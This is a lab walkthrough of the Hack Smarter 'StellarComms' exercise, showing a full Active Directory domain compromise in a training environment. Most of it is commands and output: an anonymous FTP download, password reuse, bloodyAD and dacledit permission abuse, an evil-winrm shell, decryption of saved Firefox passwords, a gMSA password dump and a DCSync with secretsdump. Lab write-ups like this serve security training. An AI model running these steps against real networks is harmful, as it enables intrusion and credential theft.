StellarComms Walkthrough

Lab Info
Section titled “Lab Info”Lab Name: StellarComms
Difficulty: Medium
Author: 2ubZ3r0
Hack Smarter Lab Link: StellarComms
Objective and Scope
Section titled “Objective and Scope”You are a member of the Hack Smarter Red Team. Stellar Communications, a regional telecommunications provider, has engaged your team for a covert internal network penetration test under an assumed breach scenario.
The initial access team has successfully established a VPN tunnel into the environment. A valid username belonging to a junior staff member has been identified. Your objective is to leverage this access to enumerate the internal Active Directory infrastructure, escalate privileges, and demonstrate full domain compromise.
- Username:
junior.analyst - Password: Unknown
1. Initial Access & Enumeration
Section titled “1. Initial Access & Enumeration”1.1 Network Discovery Using RustScan
Section titled “1.1 Network Discovery Using RustScan”The first step is to identify the exposed services on the target host. I use RustScan to perform a fast port scan to understand what services are available and confirm whether the host is a Domain Controller.
> rustscan -a 10.1.131.96 -b 500 -- -sC -sV -T4 -Pn -oN stellarcomms.txt.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| || .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'The Modern Day Port Scanner.________________________________________: http://discord.skerritt.blog         :: https://github.com/RustScan/RustScan : --------------------------------------Breaking and entering... into the world of open ports.
[~] The config file is expected to be at "/home/igris/.rustscan.toml"[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 924'.Open 10.1.131.96:21Open 10.1.131.96:80Open 10.1.131.96:88Open 10.1.131.96:53Open 10.1.131.96:139Open 10.1.131.96:135Open 10.1.131.96:389Open 10.1.131.96:445Open 10.1.131.96:464Open 10.1.131.96:593Open 10.1.131.96:636Open 10.1.131.96:3268Open 10.1.131.96:3269Open 10.1.131.96:3389Open 10.1.131.96:5985Open 10.1.131.96:9389Open 10.1.131.96:47001Open 10.1.131.96:49666Open 10.1.131.96:49664Open 10.1.131.96:49667Open 10.1.131.96:49665Open 10.1.131.96:49668Open 10.1.131.96:49674Open 10.1.131.96:49673Open 10.1.131.96:49680Open 10.1.131.96:49675Open 10.1.131.96:49684Open 10.1.131.96:49715Open 10.1.131.96:49726[~] Starting Script(s)[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sC -sV -T4 -Pn -oN stellarcomms.txt" on ip 10.1.131.96Depending on the complexity of the script, results may take some time to appear.
PORT      STATE SERVICE       REASON          VERSION21/tcp    open  ftp           syn-ack ttl 126 Microsoft ftpd| ftp-syst:|_  SYST: Windows_NT| ftp-anon: Anonymous FTP login allowed (FTP code 230)| 09-12-25  11:29AM       <DIR>          Docs| 09-10-25  11:15AM       <DIR>          IT|_09-10-25  11:44AM       <DIR>          Pics
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 126464/tcp   open  kpasswd5?     syn-ack ttl 126593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1263268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1263389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services| rdp-ntlm-info:|   Target_Name: STELLARCOMMS|   NetBIOS_Domain_Name: STELLARCOMMS|   NetBIOS_Computer_Name: DC-STELLAR|   DNS_Domain_Name: stellarcomms.local|   DNS_Computer_Name: DC-STELLAR.stellarcomms.local|   Product_Version: 10.0.17763|_  System_Time: 2026-03-02T10:20:13+00:00
5985/tcp open http syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp open mc-nmf syn-ack ttl 126 .NET Message Framing47001/tcp open http syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49665/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49666/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49667/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49668/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49673/tcp open ncacn_http syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.049674/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49675/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49680/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49684/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49715/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC49726/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC- From the scan results, multiple Active Directory related ports are open. LDAP is exposed, which allows us to run collectors and enumerate domain objects. FTP is also open with anonymous access which could contain sensitive files. The domain name is identified as
stellarcomms.localand DC is identified as DC-STELLAR.stellarcomms.local. add this domain name and DC domain name to the/etc/hostsfile to ensure proper name resolution during Kerberos-based attacks.
1.2 FTP Enumeration
Section titled “1.2 FTP Enumeration”Since FTP allows anonymous login, we can enumerate it for any sensitive information that could help us establish a foothold.
> ftp anonymous@10.1.131.96Connected to 10.1.131.96.220 Microsoft FTP Service331 Anonymous access allowed, send identity (e-mail name) as password.Password:230 User logged in.Remote system type is Windows_NT.ftp> ls229 Entering Extended Passive Mode (|||49814|)125 Data connection already open; Transfer starting.09-12-25 11:29AM <DIR> Docs09-10-25 11:15AM <DIR> IT09-10-25 11:44AM <DIR> Pics226 Transfer complete.ftp> cd Docs250 CWD command successful.ftp> ls229 Entering Extended Passive Mode (|||49815|)125 Data connection already open; Transfer starting.09-10-25 12:11PM 82434 Browser_policy.pdf09-10-25 12:02PM 1288 LEO_2A_Report.txt09-10-25 12:03PM 1024 LEO_3B_Report.txt09-10-25 12:03PM 1101 LEO_5C_Report.txt09-10-25 11:35AM 71171 StellarComms_Whitepaper.pdf09-12-25 11:26AM 87925 Stellar_UserGuide.pdf09-10-25 11:12AM 185 Transmission_Schedule.txt- The FTP share is accessible as anonymous and there are several files which we can download recursively using
wget.
Downloading the FTP Files as Anonymous User
> wget -m -c ftp://anonymous:anonymous@10.1.131.96 => '10.1.131.96/.listing'Connecting to 10.1.131.96:21... connected.Logging in as anonymous ... Logged in!Output:
> tree 10.1.131.9610.1.131.96├── Docs│ ├── Browser_policy.pdf│ ├── LEO_2A_Report.txt│ ├── LEO_3B_Report.txt│ ├── LEO_5C_Report.txt│ ├── StellarComms_Whitepaper.pdf│ ├── Stellar_UserGuide.pdf│ └── Transmission_Schedule.txt├── IT│ └── Firefox Setup 91.0esr.exe└── Pics ├── Earth.jpeg ├── Lights.jpeg ├── Sat1.jpeg ├── Sat2.jpeg ├── Sat3.jpeg ├── Space.jpeg └── Team.pngObservations from the Downloaded Files:
Each file contains security notes that can assist us during the engagement.
File: LEO_2ADo NOT use Chrome, Edge, or other browsers for mission tasks.Only Firefox ESR is configured to work with internal portalsCredentials saved in other browsers are not monitored or supported.
File: LEO_3BOperators must log in with StellarComms domain accounts.Multi-factor authentication is enforced for uplink operations.
File: LEO_5CDo NOT use Chrome, Edge, or other browsers for mission tasks.Only Firefox ESR is configured to work with internal portalsCredentials saved in other browsers are not monitored or supported.
File: TransmissionSchedule[2025-09-10]LEO Sat-1 Transmission Window: 04:30 - 06:00 UTCLEO Sat-2 Transmission Window: 14:15 - 15:45 UTCNote: Always authenticate to portal.stellarcomms.local before uplink.
File: StellarComms_Whitepaper.pdf

The whitepaper mentions that new users are provisioned with temporary credentials during on-boarding. If we can discover this password, we can spray it across domain accounts to find a valid match!!.
File: Stellar_UserGuide.pdf

- Important findings from the FTP access:
- Default credentials:
[REDACTED] - Internal portal domain:
portal.stellarcomms.local - Usage of Firefox browser with a hint about credentials stored in the browser’s password manager
1.3 Credential Verification
Section titled “1.3 Credential Verification”Since we already have a username (junior.analyst), we can try to authenticate using the discovered default password and verify whether the credentials work!!.

- The authentication succeeds, confirming that the credentials are valid and can be used for Active Directory enumeration.
2. BloodHound Analysis
Section titled “2. BloodHound Analysis”With valid credentials, we can collect Active Directory data using rusthound-ce and ingest it into BloodHound for analysis.
2.1 Domain Data Collection
Section titled “2.1 Domain Data Collection”> rusthound-ce --domain stellarcomms -u junior.analyst -p '[REDACTED]' -c All---------------------------------------------------Initializing RustHound-CEPowered by @g0h4n_0---------------------------------------------------
[INFO rusthound_ce] Verbosity level: Info[INFO rusthound_ce] Collection method: All[INFO rusthound_ce::ldap] Connected to STELLARCOMMS Active Directory![INFO rusthound_ce::ldap] Starting data collection...[INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[INFO rusthound_ce::ldap] All data collected for NamingContext DC=stellarcomms,DC=local[INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[INFO rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=stellarcomms,DC=local[INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[INFO rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=stellarcomms,DC=local[INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[INFO rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=stellarcomms,DC=local[INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)[INFO rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=stellarcomms,DC=local[INFO rusthound_ce::api] Starting the LDAP objects parsing...[INFO rusthound_ce::objects::domain] MachineAccountQuota: 10[INFO rusthound_ce::api] Parsing LDAP objects finished![INFO rusthound_ce::json::checker] Starting checker to replace some values...[INFO rusthound_ce::json::checker] Checking and replacing some values finished![INFO rusthound_ce::json::maker::common] 9 users parsed![INFO rusthound_ce::json::maker::common] stellarcomms_users.json created![INFO rusthound_ce::json::maker::common] 61 groups parsed![INFO rusthound_ce::json::maker::common] stellarcomms_groups.json created![INFO rusthound_ce::json::maker::common] 1 computers parsed![INFO rusthound_ce::json::maker::common] stellarcomms_computers.json created![INFO rusthound_ce::json::maker::common] 1 ous parsed![INFO rusthound_ce::json::maker::common] stellarcomms_ous.json created![INFO rusthound_ce::json::maker::common] 1 domains parsed![INFO rusthound_ce::json::maker::common] stellarcomms_domains.json created![INFO rusthound_ce::json::maker::common] 2 gpos parsed![INFO rusthound_ce::json::maker::common] stellarcomms_gpos.json created![INFO rusthound_ce::json::maker::common] 73 containers parsed![INFO rusthound_ce::json::maker::common] stellarcomms_containers.json created!
RustHound-CE Enumeration Completed! Happy Graphing!2.2 BloodHound Attack Path Analysis
Section titled “2.2 BloodHound Attack Path Analysis”After importing the data into BloodHound, I analyze attack paths to identify privilege escalation opportunities.
Domain Admins:

- There is only one Domain Administrator in the environment.
Attack Path:

- BloodHound identifies an attack path that allows us to escalate access to
ops.controller, who is a member of the Remote Management Users group, enabling us to get an initial shell on the Domain Controller.
3. Lateral Movement & Pivoting
Section titled “3. Lateral Movement & Pivoting”3.1 Abusing WriteOwner on StellarOps-Control
Section titled “3.1 Abusing WriteOwner on StellarOps-Control”BloodHound reveals that junior.analyst has WriteOwner access over the STELLAROPS-CONTROL group. We can abuse this to take ownership of the group and then add ourselves as a member.
> bloodyad --host DC-STELLAR.stellarcomms.local -d stellarcomms -u junior.analyst -p '[REDACTED]' set owner STELLAROPS-CONTROL junior.analyst[+] Old owner S-1-5-21-1085439814-3345093241-3808503133-512 is now replaced by junior.analyst on STELLAROPS-CONTROL- Successfully changed the ownership of the group object, now lets grant ourselves full control.
3.2 Granting GenericAll on StellarOps-Control
Section titled “3.2 Granting GenericAll on StellarOps-Control”Now that we have ownership over the object, we can grant ourselves GenericAll permissions using bloodyAD.
> bloodyad --host DC-STELLAR.stellarcomms.local -d stellarcomms -u junior.analyst -p '[REDACTED]' add genericAll STELLAROPS-CONTROL junior.analyst[+] junior.analyst has now GenericAll on STELLAROPS-CONTROL3.3 Adding Ourselves to StellarOps-Control
Section titled “3.3 Adding Ourselves to StellarOps-Control”With GenericAll permissions, we can now add ourselves to the group.
> bloodyad --host DC-STELLAR.stellarcomms.local -d stellarcomms -u junior.analyst -p '[REDACTED]' add groupMember STELLAROPS-CONTROL junior.analyst[+] junior.analyst added to STELLAROPS-CONTROL3.4 Abusing ForceChangePassword on ops.controller
Section titled “3.4 Abusing ForceChangePassword on ops.controller”From the previous abuse, we were able to add ourselves to the StellarOps-Control group, which has ForceChangePassword rights over ops.controller. We can abuse this to change the user’s password and take control of the account.
> bloodyad --host DC-STELLAR.stellarcomms.local -d stellarcomms -u junior.analyst -p '[REDACTED]' set password ops.controller '[REDACTED]'[+] Password changed successfully!Verify Access:

- The authentication succeeds, confirming control over the
ops.controlleraccount.
3.5 Shell as ops.controller & User Flag
Section titled “3.5 Shell as ops.controller & User Flag”From the BloodHound analysis, ops.controller is a member of the Remote Management Users group. We can use this to establish a WinRM shell on the target.
> evil-winrm -i stellarcomms -u ops.controller -p '[REDACTED]'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\ops.controller\Documents>
User Flag:
3.6 Session Enumeration as ops.controller
Section titled “3.6 Session Enumeration as ops.controller”Let’s enumerate our current session to find ways to escalate privileges.
*Evil-WinRM* PS C:\Users\ops.controller\Documents> whoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name Description State============================= ============================== =======SeMachineAccountPrivilege Add workstations to domain EnabledSeChangeNotifyPrivilege Bypass traverse checking EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Enabled- No interesting privileges here. However after some manual enumeration and reviewing our earlier notes, the organization uses Firefox ESR and stores credentials in the browser’s password manager. These credentials could be a goldmine for lateral movement!!.
Firefox Credential Theft
Firefox stores credentials in a user-specific folder within
AppData. Both files are needed to decrypt the passwords:
- Logins File:
%APPDATA%\Mozilla\Firefox\Profiles\<randomstring>.default-release\logins.json(stores usernames and encrypted passwords)- Key File:
%APPDATA%\Mozilla\Firefox\Profiles\<randomstring>.default-release\key4.db(stores the encryption key)
*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles> cd 67wyfsfs.default*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\67wyfsfs.default> ls
    Directory: C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\67wyfsfs.default
Mode                LastWriteTime         Length Name----                -------------         ------ -----a----        9/10/2025  11:25 AM             47 times.json
*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\67wyfsfs.default> cd ..*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles> cd v8mn7ijj.default-esr*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> ls
    Directory: C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 9/10/2025 11:38 AM bookmarkbackupsd----- 9/10/2025 11:25 AM browser-extension-datad----- 9/10/2025 11:30 AM crashesd----- 9/10/2025 3:26 PM datareportingd----- 9/10/2025 11:35 AM featuresd----- 9/10/2025 11:30 AM gmp-gmpopenh264d----- 9/10/2025 11:31 AM gmp-widevinecdmd----- 9/10/2025 11:25 AM minidumpsd----- 9/10/2025 3:26 PM saved-telemetry-pingsd----- 9/10/2025 11:25 AM security_stated----- 9/10/2025 11:30 AM sessionstore-backupsd----- 9/10/2025 11:25 AM storage-a---- 9/10/2025 11:35 AM 24 addons.json-a---- 9/10/2025 11:28 AM 3904 addonStartup.json.lz4-a---- 9/10/2025 3:14 PM 1234 AlternateServices.txt-a---- 9/10/2025 11:30 AM 204 broadcast-listeners.json-a---- 9/10/2025 11:35 AM 229376 cert9.db-a---- 9/10/2025 11:25 AM 197 compatibility.ini-a---- 9/10/2025 11:25 AM 939 containers.json-a---- 9/10/2025 11:25 AM 229376 content-prefs.sqlite-a---- 9/10/2025 11:25 AM 98304 cookies.sqlite-a---- 9/10/2025 11:25 AM 1241 extension-preferences.json-a---- 9/10/2025 11:37 AM 37902 extensions.json-a---- 9/10/2025 11:25 AM 5242880 favicons.sqlite-a---- 9/10/2025 11:29 AM 262144 formhistory.sqlite-a---- 9/10/2025 11:25 AM 683 handlers.json-a---- 9/10/2025 11:29 AM 294912 key4.db-a---- 9/10/2025 11:29 AM 671 logins.json-a---- 9/10/2025 11:28 AM 0 parent.lock-a---- 9/10/2025 12:04 PM 98304 permissions.sqlite-a---- 9/10/2025 11:25 AM 509 pkcs11.txt-a---- 9/10/2025 3:26 PM 5242880 places.sqlite-a---- 9/10/2025 3:26 PM 9885 prefs.js-a---- 9/10/2025 11:25 AM 65536 protections.sqlite-a---- 9/10/2025 11:28 AM 185 search.json.mozlz4-a---- 9/10/2025 3:26 PM 288 sessionCheckpoints.json-a---- 9/10/2025 3:26 PM 1903 sessionstore.jsonlz4-a---- 9/10/2025 11:25 AM 18 shield-preference-experiments.json-a---- 9/10/2025 12:34 PM 651 SiteSecurityServiceState.txt-a---- 9/10/2025 3:26 PM 4096 storage.sqlite-a---- 9/10/2025 11:25 AM 50 times.json-a---- 9/10/2025 11:25 AM 98304 webappsstore.sqlite-a---- 9/10/2025 11:34 AM 219 xulstore.json- We can exfiltrate the
logins.jsonandkey4.dbfiles to decrypt the Firefox saved passwords.
*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> download logins.jsonInfo: Downloading C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr\logins.json to logins.jsonInfo: Download successful!*Evil-WinRM* PS C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> download key4.dbInfo: Downloading C:\Users\ops.controller\AppData\roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr\key4.db to key4.dbInfo: Download successful!3.7 Decrypting the Firefox Saved Credentials
Section titled “3.7 Decrypting the Firefox Saved Credentials”> python3 firepwd.py -d ~/Labs/on-prem/hacksmarter/stellarcomms/globalSalt: b'[REDACTED]' SEQUENCE { SEQUENCE { OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2 SEQUENCE { SEQUENCE { OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2 SEQUENCE { OCTETSTRING b'[REDACTED]' INTEGER b'01' INTEGER b'20' SEQUENCE { OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256 } } } SEQUENCE { OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC OCTETSTRING b'[REDACTED]' } } } OCTETSTRING b'[REDACTED]' }clearText b'[REDACTED]'password check? True SEQUENCE { SEQUENCE { OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2 SEQUENCE { SEQUENCE { OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2 SEQUENCE { OCTETSTRING b'[REDACTED]' INTEGER b'01' INTEGER b'20' SEQUENCE { OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256 } } } SEQUENCE { OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC OCTETSTRING b'[REDACTED]' } } } OCTETSTRING b'[REDACTED]' }clearText b'[REDACTED]'decrypting login/password pairsUsing 3DES (32-byte key, truncated to 24)http://portal.stellarcomms.local:b'astro.researcher',b'[REDACTED]'- We found credentials for
astro.researcheron the internal portal!!.
Verify Access:

- The credentials are working !!… We now have control over the
astro.researcheraccount.
4. Privilege Escalation
Section titled “4. Privilege Escalation”4.1 Attack Path Analysis for astro.researcher
Section titled “4.1 Attack Path Analysis for astro.researcher”
- BloodHound reveals that we can abuse WriteDACL over
eng.payload, then pivot to abuseSATLINK-SERVICE$via ReadGMSAPassword, and finally perform a DCSync attack against the domain.
4.2 Abusing WriteDACL on eng.payload
Section titled “4.2 Abusing WriteDACL on eng.payload”Since astro.researcher has WriteDACL over eng.payload, we can abuse this using Impacket’s dacledit to grant ourselves FullControl over the target.
> impacket-dacledit -action 'write' -rights 'FullControl' -principal 'astro.researcher' -target 'eng.payload' "STELLARCOMMS"/"astro.researcher":"[REDACTED]"Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20260303-030454.bak[*] DACL modified successfully!- Successfully modified the DACL to grant
astro.researcherGenericAll over the target, allowing us to reset the password and take over the account.
4.3 Resetting the Password for eng.payload
Section titled “4.3 Resetting the Password for eng.payload”With GenericAll over the user, we can abuse it to reset the password and take control of the account.
> bloodyad --host DC-STELLAR.stellarcomms.local -d stellarcomms -u astro.researcher -p '[REDACTED]' set password Eng.Payload '[REDACTED]'[+] Password changed successfully!- Successfully resetted the password.
Verify Access:

- The authentication succeeds, confirming control over the
eng.payloadaccount. lets continue escalating privileges!!.
4.4 Abusing ReadGMSAPassword on SATLINK-SERVICE$
Section titled “4.4 Abusing ReadGMSAPassword on SATLINK-SERVICE$”eng.payload has ReadGMSAPassword rights over SATLINK-SERVICE$, which we can abuse to dump the GMSA credentials using NetExec.
> nxc ldap stellarcomms -u eng.payload -p '[REDACTED]' --gmsaLDAP 10.1.131.96 389 DC-STELLAR [*] Windows 10 / Server 2019 Build 17763 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)LDAP 10.1.131.96 389 DC-STELLAR [+] stellarcomms.local\eng.payload:[REDACTED]LDAP 10.1.131.96 389 DC-STELLAR [*] Getting GMSA PasswordsLDAP 10.1.131.96 389 DC-STELLAR Account: SATLINK-SERVICE$ NTLM: [REDACTED] PrincipalsAllowedToReadPassword: ['eng.payload', 'SATLINK-SERVICE$']- We successfully retrieved the NTLM hash for
SATLINK-SERVICE$.
4.5 DCSync Attack to Dump Domain Credentials
Section titled “4.5 DCSync Attack to Dump Domain Credentials”Since SATLINK-SERVICE$ has DCSync permissions over the domain, we can use the retrieved hash to dump all domain credentials.
> secretsdump.py -outputfile 'dcsync' -hashes :'[REDACTED]' -dc-ip DC-STELLAR.stellarcomms.local 'stellarcomms.local/satlink-service$@DC-STELLAR.stellarcomms.local'Impacket v0.14.0.dev0+20260226.31512.9d3d86ea - Copyright Fortra, LLC and its affiliated companies
